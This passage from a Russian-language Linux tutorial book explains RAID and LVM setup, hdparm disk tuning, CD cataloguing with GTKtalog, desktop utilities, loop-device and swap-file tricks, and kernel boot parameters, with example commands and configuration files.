В случае, если инициализация прошла успешно, в файле `/proc/mdstat` вы увидите примерно это:

```
Personalities: [raid1]
read_ahead 1024 sectors
md0: active raid1 hdc1[1] hdb1[0]
```

Теперь рассмотрим, как создать массив уровня RAID 5. Для этого используйте следующий конфигурационный файл:

Листинг 2. Файл `/etc/raidtab` (уровень 5)

```
raiddev /dev/md0
raid-level 5
nr-raid-disk 3
nr-spare-disk 0
persistent-superblock 1
parity-algorithm left-symmetric
chunk-size 64
device /dev/hdb1
raid-disk 0
device /dev/hdc1
raid-disk 1
device /dev/hdd1
raid-disk 2
```

После успешной инициализации вы сможете использовать массив как самый обыкновенный диск, то есть создавать и удалять разделы, монтировать эти разделы к корневой файловой системе.

Для извлечения диска из массива используется команда `raidhotremove`. Извлечение может понадобиться, если один из дисков вышел из строя. В этом случае я рекомендую использовать диски с возможностью горячей замены. Иначе вам придется останавливать машину для замены диска.

После замены диска на нем нужно создать разделы, так же, как и на диске, который вышел из строя. Затем выполните команду `raidhotadd`. В качестве параметров программы `raidhotremove` и `raidhotadd` используют имя массива (`/dev/md0`) и номер диска, извлекаемого из массива. Более подробная информация о параметрах этих программ всегда есть в руководстве (`man raidhotremove`). Надеюсь, что вам никогда не придется ее использовать из-за отказа диска.

36.3. Технология LVM

Технология LVM (Local Volume Manager) позволяет администратору более гибко управлять дисковыми ресурсами. Данная технология предоставляет администратору много дополнительных возможностей, например, возможность усекать или расширять файловые системы на работающем сервере.

Представим на минутку, что нам нужно обеспечить максимальную безопасность данных нашего сервера. Возможно, с первого раза вы не поймете, о чем я говорю, но советую повнимательнее прочитать написанное ниже — без этого материала довольно трудно будет понять суть LVM и EVMS.

Нам нужно создать файловую систему ReiserFS на логическом томе LVM, а потом все это поместить на RAID-1 для дополнительной защиты. Почему ReiserFS, а не ext3? ReiserFS позволяет хранить несколько мелких файлов в одном блоке, а это поможет сэкономить дисковое пространство. А использование LVM позволит расширить файловую систему в случае необходимости.

Нам нужно создать разделы ext2 на каждом из физических дисков (утилиты `fdisk`). Создавать другую файловую систему не стоит. Затем с помощью утилиты `mkraid` создаем массив RAID первого уровня. Не забудьте отредактировать ваш `/etc/raidtab`, как мы это делали в предыдущем пункте.

Поверх RAID-массива, используя утилиты `pvcreate`, `vgcreate` и `lvcreate`, нужно создать том LVM. И только сейчас мы создадим файловую систему ReiserFS (команда `mkreiserfs`).

Еще раз проследим всю цепочку (рис. 36.3). Для ее создания мы задействовали четыре (!) типа различных утилит: утилиты создания разделов (`fdisk`), создания RAID-массивов, создания LVM-томов и создания файловой системы ReiserFS. Особенностью использования всех этих утилит является то, что все они «видят» только свой уровень. То есть `fdisk` не «видит» LVM-том, а ReiserFS «думает», что он находится на обыкновенном разделе жесткого диска, а не на LVM-томе.




Рис. 36.3.

Возможно, вам и не понадобится все это. Лично я предпочитаю использовать один RAID-массив в паре с ReiserFS или ext3. Почему? Да потому что руководствуюсь простым правилом: обычно ломается лифт, а не лестница. Уж слишком много «наворотов» во всей этой системе. Но с другой стороны, использовать тома LVM удобнее, чем работать с обыкновенными разделами дисков.

Вы начинающий администратор и вас испугало обилие различных утилит? EVMS снимает эту проблему: вместо четырех утилит вам нужно будет использовать всего одну с одним из трех интерфейсов:

1. Интерфейс командной строки.
2. Консольный интерфейс.
3. GTK-интерфейс (графический).

36.4. Технология повышения производительности жесткого диска

Существенно повысить производительность жесткого диска поможет программа `hdparm`. Я увеличил скорость операции чтения своего жесткого диска Quantum Fireball ATA66 с 3,75 Мб/с до 14 Мб/с, а жесткий диск IBM ATA100 (модель точно не помню) удалось «разогнать» до 30,1 Мб/с!

Рассмотрим использование программы `hdparm` на примере. Для начала запустим ее в режиме теста, зарегистрировавшись в системе как `root`:

```
# hdparm -t /dev/hda
Timing buffered disk reads: 64 MB in 17.08 seconds = 3.75 MB/sec
```

Взглянув на отображенную информацию, можно заметить: «Маловато, однако». Чтобы понять, почему так получается, введем команду:

```
# hdparm /dev/hda
```

и получим в ответ:

```
/dev/hda:
multcount = 0 (off)
I/O support = 0 (default 16-bit)
unmaskirq = 0 (off)
using_dma = 0 (off)
keepsettings = 0 (off)
nowerr = 0 (off)
readonly = 0 (off)
readahead = 8 (on)
```

Из этого можно сделать вывод, что все параметры выключены и используется шестнадцатиразрядный доступ к диску. Давайте попробуем немного «разогнать» наш жесткий диск.


```
# hdparm - d1m2c3u1 /dev/hda
```

Теперь разберемся, что же мы сделали этой командой. Во-первых, мы включили DMA, затем разрешили передавать более одного слова за такт, а также включили тридцатидвухбитный доступ к диску (команда `c`). Кстати, параметр `u1` полезен и в тех случаях, когда у вас начинает «заикаться» `xmms` во время прослушивания музыки.

Вот теперь опять запустим `hdparm` в режиме теста. В зависимости от жесткого диска у нас должно получиться не менее 14 Мб/с. Думаю, по сравнению с предыдущим показателем разница существенна.

Можно использовать параметры `X33` и `X66` для включения режимов передачи данных `UDMA33` и `UDMA66` соответственно. Если при использовании режимов `X33` и `X66` производительность снизилась, используйте режим `X68`. Для сохранения параметров контроллера IDE используйте команду:

```
# hdparm -k 1 /dev/hda
```

При перезагрузке системы параметры IDE теряются, поэтому команду «разгона» винчестера нужно поместить в сценарий запуска системы. Сценарии загрузки рассматриваются в следующей главе. Сейчас просто добавьте команду вызова `hdparm` в файл `/etc/rc.d/rc.local`.

Этот способ является наиболее универсальным, поскольку он позволяет установить отдельные параметры для разных жестких дисков, если у вас их несколько. Второй, менее универсальный, способ заключается в редактировании файла `/etc/sysconfig/harddisks`, в котором можно задать общие параметры для всех жестких дисков.

Есть еще один «подводный камень», который состоит в следующем: при пробуждении системы в нормальное состояние после «сна» параметры контроллера также сбрасываются. Этого можно избежать, если подправить файл конфигурации демона `apmd`, который отвечает за управление питанием.

Параметры контроллера IDE, которые устанавливаются при переходе системы в «спящий» режим и выходе из него, задаются строками `HDPARM_AT_SUSPEND` и `HDPARM_AT_RESUME` в файле конфигурации `/etc/sysconfig/apmd`.

Файлы конфигурации, расположенные в каталоге `/etc/sysconfig`, имеются только в системах, подобных Red Hat — это Red Hat Linux, Mandrake Linux, SuSE Linux, ASP Linux, Black Cat Linux, ABI Linux и другие.

С помощью команды `hdparm` можно не только повысить скорость обмена данными, но, как вы заметили, и снизить ее. Особенно это полезно при прослушивании аудио компакт-дисков. В самом деле, зачем прослушивать аудио-компакты на приводе 52x? К тому же высокоскоростной CD ROM слишком шумит. «Притормозить» привод можно такой командой:

```
# hdparm -E 2 /dev/hdd
```

В данном примере мы устанавливаем вторую скорость, то есть 300 Кб/с.

36.5. Каталогизация данных. Программа GTKtalog

Сколько у вас компакт-дисков? 10, 20, 50, а может быть, 100? Сколько времени вы обычно тратите на то, чтобы найти нужный файл? Конечно, если на компакт-диске находится только один пакет программ, например, дистрибутив Linux или лицензионный MS Office, это существенно облегчает поиск.

Но что делать с теми пятнадцатью болванками, на которые вы записали то, что вам в данный момент не нужно, а удалить жалко? Можно на обложке написать, какие файлы находятся на этом компактe, но при всем своем желании все файлы ведь не перечислишь на одной обложке. Лично для меня эта проблема довольно актуальна.

В состав Linux входит специальная программа — **GTKtalog**. Это программа ничто иное, как каталог ваших компакт-дисков. Принцип работы программы в следующем: вы по очереди «скармливаете» ей все свои компакт-диски и программа создает список файлов для каждого компакт-диска. Потом, когда вам нужно будет найти какой-нибудь файл или узнать, что находилось на том компактe, который взорвался в CD-ROM вашего соседа, вы просто вводите имя файла или открываете список файлов для просмотра.

Запустите **Каталог**, выбрав его из меню KDE. Вы также можете ввести команду `gtkatalog` в терминале. В результате будет открыто окно программы **GTKtalog** (рис. 36.4).




Рис. 36.4. Окно программы GTKtalog

Вставьте компакт диск и нажмите кнопку **Добавить диск**. После этого нужно будет немного подождать. Вам уже надоело ждать? Знаю, процесс создания каталога довольно длительный и зависит от:

1. Количества файлов, записанных на компактe. Понятно, что `Gtktalog` быстрее просмотрит компакт-диск, на котором 10 больших файлов, чем 500

маленьких. Ведь для каждого файла нужно записать имя, дату создания (записи на компакт), определить тип MIME и придумать описание.

2. Общего размера файлов, записанных на компакт-диске.
3. Скорости вашего CD-ROM.

Например, для создания каталога компакт-диска с дистрибутивом Red Hat 6.2, общий размер которого 540 Мб и общее количество файлов более 3000, потребовалось ни много, ни мало — 7 минут (CD-ROM TEAC 40x). Поэтому для проведения небольшой инвентаризации десяти ваших болванок вам потребуется хороший час, при условии, что вы не будете заниматься чем-нибудь полезным во время описи компактв.

В дальнейшем для поиска нужного файла нажмите кнопку **Поиск файлов** и укажите, какой именно файл и на каком компакт-диске вы хотите найти.

Если диск, который вы просматриваете в данный момент с помощью Каталога, находится в приводе CD-ROM, вы можете дважды щелкнуть на любом файле для его открытия.

Программа GTKatalog может сама монтировать компакт-диск и может использовать средства автоматического монтирования, которые столь популярны в современных дистрибутивах, например, *sepermount* или *automount*. Определить поведение программы вы можете в окне **Установка** (см. рис. 36.5).

Хочу только заметить, что программа намного лучше работает в первом режиме, то есть без автоматического монтирования диска. Не беспокойтесь: вам не нужно вручную монтировать диски — программа сделает это за вас. Просто не изменяйте **Опции подключения**, приведенные на рис. 36.5.




Рис. 36.5. Установки

ПОЛЕЗНЫЕ ПРИЕМЫ И ТЕХНОЛОГИИ LINUX

Глава 37

**ИНТЕРЕСНЫЕ ПРИЕМЫ
В LINUX**

Глава 38

КОМПИЛИРОВАНИЕ ЯДРА

Глава 39

ТЕХНОЛОГИЯ CVS

Глава 40

**ТЕХНОЛОГИЯ СОЗДАНИЯ
ПАКЕТОВ RPM**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Интересные приемы в Linux

37.1. Программная лупа Xmag

Программа Xmag используется для увеличения любой части изображения. Xmag может увеличить любую часть окна или рабочего стола. На рис. 37.1 отображена моя попытка увеличить окно программы Ksnapshot.




Рис. 37.1. Программа Xmag

37.2. Управление рабочими столами. Программа K Pager

В отличие от операционной системы Windows, Linux может позволить себе такую роскошь, как несколько виртуальных рабочих столов или просто рабочих столов. Прочитав вторую главу, вы узнали три способа переключения рабочих столов:

- С помощью панели KDE.

- С помощью комбинаций клавиш **Ctrl + Fn**, где **n** — это номер требуемого рабочего стола.
- С помощью комбинации клавиш **Ctrl + Tab**, которая обеспечивает циклическое переключение между рабочими столами.

Сейчас вам предстоит познакомиться еще с одним способом переключения между рабочими столами, хотя фактически этот способ является первым способом, только вы об этом не подозреваете. Программа **K Pager** (рис. 37.2) позволяет вам переключаться между всеми виртуальными рабочими столами.

K Pager представляет собою апплет, встраиваемый в панель **KDE**. Эта программа постоянно присутствует в памяти компьютера. **K Pager** запускается оконной средой **KDE** и после запуска встраивается в панель **KDE**.

Однако вы можете запустить эту программу отдельно, например, если вы запретили ее запуск при старте **KDE**. Для запуска **K Pager** выберите его из меню **К** → **Программы** → **Полезное** (в англ. **К** → **Applications** → **Accessibility**).

Думаю, что особо объяснять, как работать с этой программой не нужно — для выбора необходимого рабочего стола просто щелкните на его минимизированном изображении.

Неужели **K Pager** позволяет только переключаться между рабочими столами? А вот и нет. С его помощью вы сможете легко перетащить любое окно на другой рабочий стол.

Щелкните правой кнопкой мыши в любом месте окна **K Pager**. Появится небольшое меню, из которого следует выбрать команду **Настроить K Pager**. Откроется окно настройки (см. рис. 37.3).

Вы можете:

- Разрешить или запретить перетаскивание окон с одного рабочего стола на другой.
- Установить параметры отображения окон.
- Установить расположение кнопок переключения рабочих столов.
- Установить параметры отображения рабочих столов программой **K Pager**.



Рис. 37.2. Программа **K Pager**




Рис. 37.3. Настройка **K Pager**

37.3. Просто интересный материал

Очень часто задают вопросы примерно такого плана: «Чем Linux лучше?» Фразы «Linux надежнее, быстрее, не «глючит», лучше работает с сетью, предоставляет необъятные возможности для пользователей и программистов» выглядят в глазах закоренелых Windows-пользователей более чем голословными. Сейчас я попробую продемонстрировать пару наглядных примеров — как раз для тех самых Windows-пользователей. Однако не стоит думать, что приведенное ниже, это все, на что способна ОС Linux. Скорее, это вершина айсберга.

Мы не будем рассматривать отдельные приложения, говоря при этом, что *это стандартные приложения*, входящие в состав любого дистрибутива. Если в состав операционной системы входит много полезных программ, то это еще не означает, что данная ОС — лучшая, хотя обилие пользовательских программ вряд ли сможет выступить в качестве недостатка операционной системы. Наоборот, сейчас мы остановимся на файловой системе и сетевых функциях операционной системы.

Почему многие начинающие пользователи часто задают вопрос: «Как удалить Linux?» Почему они хотят сделать это — не нам решать, а вот почему они не могут ее удалить? Проведем небольшой эксперимент. Его следует проводить, если у вас много свободного времени или же вы окончательно решили удалить Linux.

Запустите Partition Magic или подобную ему программу и удалите разделы Linux. Затем на их месте создайте разделы VFAT и отформатируйте их. Если загрузчик Linux (LILO или grub) установлен в MBR, после перезагрузки системы вы получите приглашение загрузить Linux или Windows.

Выберите Linux. Что вы видите? Linux... жив. Да, ядро системы функционирует. Конечно, через пару секунд вы увидите сообщение, что раздел корневой файловой системы невозможно примонтировать. Если у вас на другом диске есть разделы с корневой файловой системой Linux, загрузить ОС вы можете с помощью параметра *root*, переданного ядру Linux, например:

```
linux root=/dev/hdb1
```

Вот вам и надежность. Я считаю, что этого примера более чем достаточно, чтобы убедить даже самых рьяных приверженцев Windows — такой фокус не может себе позволить ни Windows NT, ни Windows 2000, не говоря уже об Windows 9x, переустанавливать которую нужно через каждые два месяца.

Пойдем дальше. Допустим, вам нужно создать образ CD-ROM, чтобы позже записать его на чистый CD-R. В Windows вам придется искать программу WinImage или подобную ей. В Linux все, что вам нужно, у вас под руками. Для создания образа компакт-диска вам хватит одной команды *cp*. Да, это та же самая команда копирования файла:

```
cp /dev/cdrom /home/den/video.img
```

Эта команда просто копирует устройство `/dev/cdrom` в файл `video.img`. Вы удивлены? Здесь нет ничего удивительного — для Linux нет никакой разницы, с чем работать — с устройством или с файлом. Ведь каталог `/dev` содержит обыкновенные (хотя и не совсем) файлы.

Продолжим наши эксперименты с файловой системой. Вам нужно создать системную дискету? Помните, как это делалось в DOS: `format a: /s`. В Linux это делается проще — мы просто копируем ядро на дискету:

```
cp /boot/vmlinuz-2.4.18-3 /dev/fd0
```

Вместо этой команды можно было бы использовать команду `dd`, о которой мы поговорим немного позже:

```
dd if=/boot/vmlinuz-2.4.18-3 of=/dev/fd0
```

Для загрузки с такой дискеты достаточно вставить ее в дисковод (точнее, не извлекать ее оттуда) и перезагрузить систему, указав в `SETUP` загрузку с диска A. Ясное дело, что использовать данную дискету в качестве загрузочной у вас не получится — ведь она не содержит корневой файловой системы и загрузчика, который передал бы ядру параметр `root`. Поэтому приведенную выше команду можно использовать в демонстративных целях или для проверки работоспособности только что откомпилированного ядра — если она запустится, значит, его можно использовать в реальной системе.

Вернемся к нашей команде копирования ядра на дискету. Дискета может быть отформатирована, но для Linux в этом случае нет никакой разницы, отформатирована она или нет. Если записать ядро на дискету без файловой системы, нулевой сектор будет содержать начало кода Linux — в этом фрагменте кода содержится программа-загрузчик, которая загружает остальную часть кода.

Еще один фокус: если для Linux нет разницы, с чем работать — с жестким диском или с файлом, значит, можно отформатировать файл? Да, можно. Однако под процессом форматирования следует понимать создание файловой системы. Убедитесь, что в вашей системе есть устройство `/dev/loop0`. Нет? Ничего страшного — сейчас мы создадим его сами:

```
mknod /dev/loop0 b 7 0
```

Вы только что стали свидетелем создания нового устройства! Конечно, ядро вашей системы должно поддерживать `loop`-устройства.

Теперь создаем файл размером 32 Мб и заполняем его нулями:

```
dd if=/dev/zero of=/root/fs-file bs=1k count=32768
```

Вот теперь настал кульминационный момент: мы создадим файловую систему:

```
mke2fs -m 0 /root/fs-file
```

Параметр `m` определяет количество (в процентах) зарезервированного места для суперпользователя (то есть `root`). Так как мы ничего не собираемся

резервировать (у нас и так места мало — всего 32 Мб!), установим его значение равным нулю.

Смонтируем нашу файловую систему:

```
mount -o loop -t ext2 /root/fs-file /mnt/disk
```

Теперь с каталогом `mnt/disk` можно работать как с обыкновенной примонтированной файловой системой — записывать, удалять файлы, создавать каталоги.

Могу предугадать вопрос пользователей Windows: «Зачем козе самокат? Ведь десять лет мы как-то обходились без всех этих махинаций с файлами, значит, и сейчас обойдемся!» А вот и нет — не все так просто.

Помните, в Windows есть файл подкачки? Напомню, что его размер может быть временным или постоянным. Но ваш винчестер не резиновый — недь так? Рано или поздно место на диске закончится, а вам будет нужна дополнительная память. Что тогда делать? Переносить файл на другой раздел? Изменять его размер (если он постоянный)? И, как всегда, нужно перезагружать машину.

Посмотрим, что можно сделать в Linux. Все действия должен выполнять пользователь `root`. Создаем пустой файл:

```
dd if=/dev/zero of=/swap bs=1k count=32768
```

Делаем его файлом подкачки:

```
mkswap /swap 32768
```

Подключаем наш файл:

```
swapon /swap
```

Вводим команду `free` и наблюдаем, как увеличилось количество виртуальной памяти (см. рис. 37.4). И никакой перезагрузки!

Команду `swapon` нужно добавить в сценарий автозагрузки системы, чтобы не вводить ее каждый раз при запуске системы.

Небольшой совет: запустите `ms` и перейдите в каталог `/dev`. Обратите внимание, что возле одних устройств стоит знак «+», а возле других «-» (см. рис. 37.5). Знак «плюс» означает, что драйвер устройства загружен и устройство функционирует нормально.

Теперь загляните в каталог `/proc` — это настоящая находка для любопытного пользователя. В этом каталоге содержится информация обо все процессах и информация о системе. Например, в каталоге `/proc/1` содержится информация о процессе с номером 1 (программа `init`), а файл `/proc/pci` содержит детальную информацию о PCI-устройствах вашей системы.

Думаю, что уже достаточно сказано о файловой системе и ее секретах. Настало время поговорить о производительности сети. Пользователя не

```

[root@dhsilabs win_c]# dd if=/dev/zero of=/swap bs=1k count=32768
32768+0 входов записей
32768+0 выходов записей
[root@dhsilabs win_c]# mkswap /swap 32768
Setting up swapspace version 1, size = 33550336 bytes
[root@dhsilabs win_c]# swapon /swap
[root@dhsilabs win_c]# free

```

	total	used	free	shared	buffers	cache
Mem:	130660	123980	6680	0	44928	24
308						
buffers/cache:		54744	75916			
Swap:	105016	0	105016			

```

[root@dhsilabs win_c]#

```

Рис. 37.4. Создание файла подкачки

интересуют служебные программы, входящие в состав операционной системы, его интересует скорость работы браузера и почтового клиента.

Как вы знаете, любая информация передается через Интернет частями — пакетами. Сначала программа разбивает передаваемую нами информацию на пакеты, затем последовательно передает пакет за пакетом другому компьютеру. На том компьютере пакеты «склеиваются» воедино и пользователь получает переданную нами информацию (сообщение, файл). Значит, скорость работы сетевых приложений будет зависеть от скорости передачи этих самых пакетов. Оценить скорость передачи поможет программа `ping`, которая входит в состав как Linux, так и Windows.

Небольшой, но убедительный эксперимент:

1. Закрываем все приложения (особенно сетевые) в Linux.
2. Подключаемся к Интернету.
3. Вводим в терминале команду `ping nic.ddn.mil`.
4. Получаем время доступа к узлу (у меня около 490 мс).
5. Загружаем Windows, устанавливаем соединение с тем же провайдером.
6. Пытаемся пропинговать узел `nic.ddn.mil`.




Рис. 37.5. Каталог /dev

7. Получаем время доступа (около 720 мс).

8. Повторяем эксперимент несколько раз, заново подключившись к провайдеру.

9. Сравниваем результаты.

Думаю, что разница в 230 мс для каждого пакета более чем убедительна.



Примечание

При тестировании использовался старенький модем UNICOM 14400, который в Linux (как и в Windows) коннектился на скорости 19200.

В этой главе будут рассмотрены все этапы компилирования ядра, а также приведены рекомендации по повышению производительности системы.

Я использую версию ядра 2.4.18, но основные принципы останутся теми же и во всех следующих версиях ядра. Недавно появилось ядро 2.6, о котором мы будем говорить в конце этой главы.

38.1. Параметры ядра

Во время загрузки ядру ОС Linux могут быть переданы различные параметры. В этой главе будут рассмотрены не все параметры ядра (полное их описание занимает достаточно много места). За более подробным их описанием вам следует обратиться к `BootPrompt-HOWTO`. Передача параметров может быть осуществлена либо с помощью загрузчика LILO, либо с помощью любого другого загрузчика Linux (например, `bootlin`, `bootact`). В том случае если вы решили использовать LILO, то в ответ на приглашение нужно ввести:

```
linux строка_параметров.
```

где: `linux` — метка, указанная в файле `/etc/lilo.conf`.

Вторым способом указания ядру параметров является команда `append`, используемая в файле конфигурации LILO — `/etc/lilo/conf`. Параметры при этом следует указывать в следующем виде:

```
параметр [=значение1] [, значение2] . . . [, значениеN]
```

Значения разделяются запятой без пробелов. Если нужно указать несколько параметров, используйте пробел для их разделения.

Пример строки параметров:

```
// правильное объявление параметров
root=/dev/hda1 ether=9,0x300,0xd0000,0xd4000,eth0
// неправильное объявление параметров
root=/dev/hda1 ether=9, 0x300, 0xd0000, 0xd4000, eth0
```

38.1.1. Параметры корневой файловой системы

Начнем описание параметров с параметров корневой файловой системы:

root=устройство

Устанавливает корневую файловую систему. Например, `root=/dev/hda1`. В качестве устройства допустимыми являются:

1. `/dev/hdaN` .. `/dev/hddN` — для IDE-дисков;
2. `/dev/sdaN` .. `/dev/sdeN` — для SCSI-дисков;
3. `/dev/xdaN` .. `/dev/xdbN` — для XT-совместимых дисков;
4. `/dev/fdN` — дисковод для дискет. `N=0` — диск А, `N=1` — диск В;
5. `/dev/nfs` — не является устройством, но указывает ядру, что нужно произвести загрузку по NFS.

ro

Этот параметр указывает монтирование корневой файловой системы в режиме «только чтение». Используется по умолчанию.

rw

Задаёт монтирование корневой файловой системы в режиме «чтение/запись». При использовании этого параметра нельзя запускать программы типа `fsck`. Перед запуском программы `fsck` нужно перемонтировать корневую файловую систему в режиме `ro`.

38.1.2. Управление RAMDISK

При создании загрузочных дискет для ОС Linux необходимо, чтобы на эти дискеты было помещено нужное программное обеспечение и чтобы для этого программного обеспечения хватило места. Обычно поступают следующим образом: создают сжатый архив всего необходимого программного обеспечения и помещают его на загрузочный диск.

При загрузке системы в памяти создается «электронный» диск, на который это программное обеспечение и записывается. Этот «электронный» диск называется RAM-диск. Описываемые далее параметры задают режимы работы с RAM-диск

ramdisk_start=<смещение>

Разрешает ядру находиться на гибком диске вместе со сжатым образом RAM-диска.

Ядро не может быть включено в сжатый образ файловой системы RAM-диска, так как оно должно быть записано начиная с нулевого сектора, чтобы BIOS могла загрузить загрузочный сектор и ядро могло бы продолжить загрузку.

Если вы используете несжатый образ RAM-диска, то ядро может быть частью образа файловой системы. Такая дискета может быть загружена с помощью LILO.

В том случае, если вы для загрузки используете две дискеты (первая содержит ядро — `boot`, на второй находится образ файловой системы — `root`), образ файловой системы должен начинаться на нулевом секторе и смещение = 0.

load_ramdisk=

Этот аргумент заставляет ядро использовать RAM-диск. Значение `load_ramdisk=1` сообщает ядру, что нужно загрузить дискету с RAM-диска. Значение по умолчанию 0 (ядро не использует RAM-диск).

prompt_ramdisk=

Сообщает ядру, что нужно запросить дискету, которая содержит образ файловой системы (пример: `prompt_ramdisk=1`).

ramdisk_size=

Устанавливает размер RAM-диска в Кб.

ramdisk=

Определяет размер (в Кб) устройства RAM-диска. Например, для загрузочной дискеты 1,44 Мб нужно указать `ramdisk=1440`. Этот параметр устарел, начиная с версии ядра 1.3.47. На смену ему пришли более гибкие параметры `initrd/noinitrd`, которые подробно описаны на `man`-странице `bootparam`.

38.1.3. Управление памятью

Управление памятью осуществляется с помощью параметра `mem`:

mem=

Определяет объем памяти, установленной в компьютере.

Например: `mem=16384K` или `mem=16M`.

Иногда нужно указать объем ОЗУ, отличный от того, который имеется на самом деле. Например, у вас чипсет Intel 810 с интегрированной видеоплатой, тогда вам нужно указать объем ОЗУ на 1 Мб меньше (а иногда даже на 2 Мб). Это связано с аппаратной особенностью чипсета. Более подробно об этом вы можете узнать на сайте компании Intel (<http://www.intel.com>).

38.1.4. Другие параметры ядра

debug

Сообщения ядра (важные и не очень) передаются через функцию `printk()`. Если сообщение очень важно, то его копия будет передана на консоль, а также функции `klogd()` для его регистрации на жестком диске.

Сообщения передаются на консоль, потому что иногда невозможно за протолировать сообщение на жестком диске (например, отказ самого диска).

Предел того, что будет отображаться на консоли, задается переменной `console_loglevel`. По умолчанию на консоли отображается все, что выше уровня **DEBUG** (7). Список уровней можно найти в файле `kernel.h`.

init=

По умолчанию ядро пытается запустить программу `/sbin/init`, которая продолжит загрузку согласно стартовым сценариям (`rc`). Если программа `init` повреждена, вы можете использовать параметр `init=/bin/sh`. В оболочке вы сможете заменить поврежденную программу.

no-hlt

Процессоры 386 (и выше) имеют инструкцию `hlt`, которая сообщает процессору не производить никаких действий. При этом обычно процессор переводится в режим пониженного потребления энергии и ожидает прерывания от устройства. Параметр `no-hlt` отключает использование инструкции `hlt`. Существование этого параметра обусловлено тем, что некоторые чипы 486DX-100 имеют проблемы с этой инструкцией. Кроме того, параметр `no-hlt` позволяет использовать Linux на бракованных процессорах.

no387

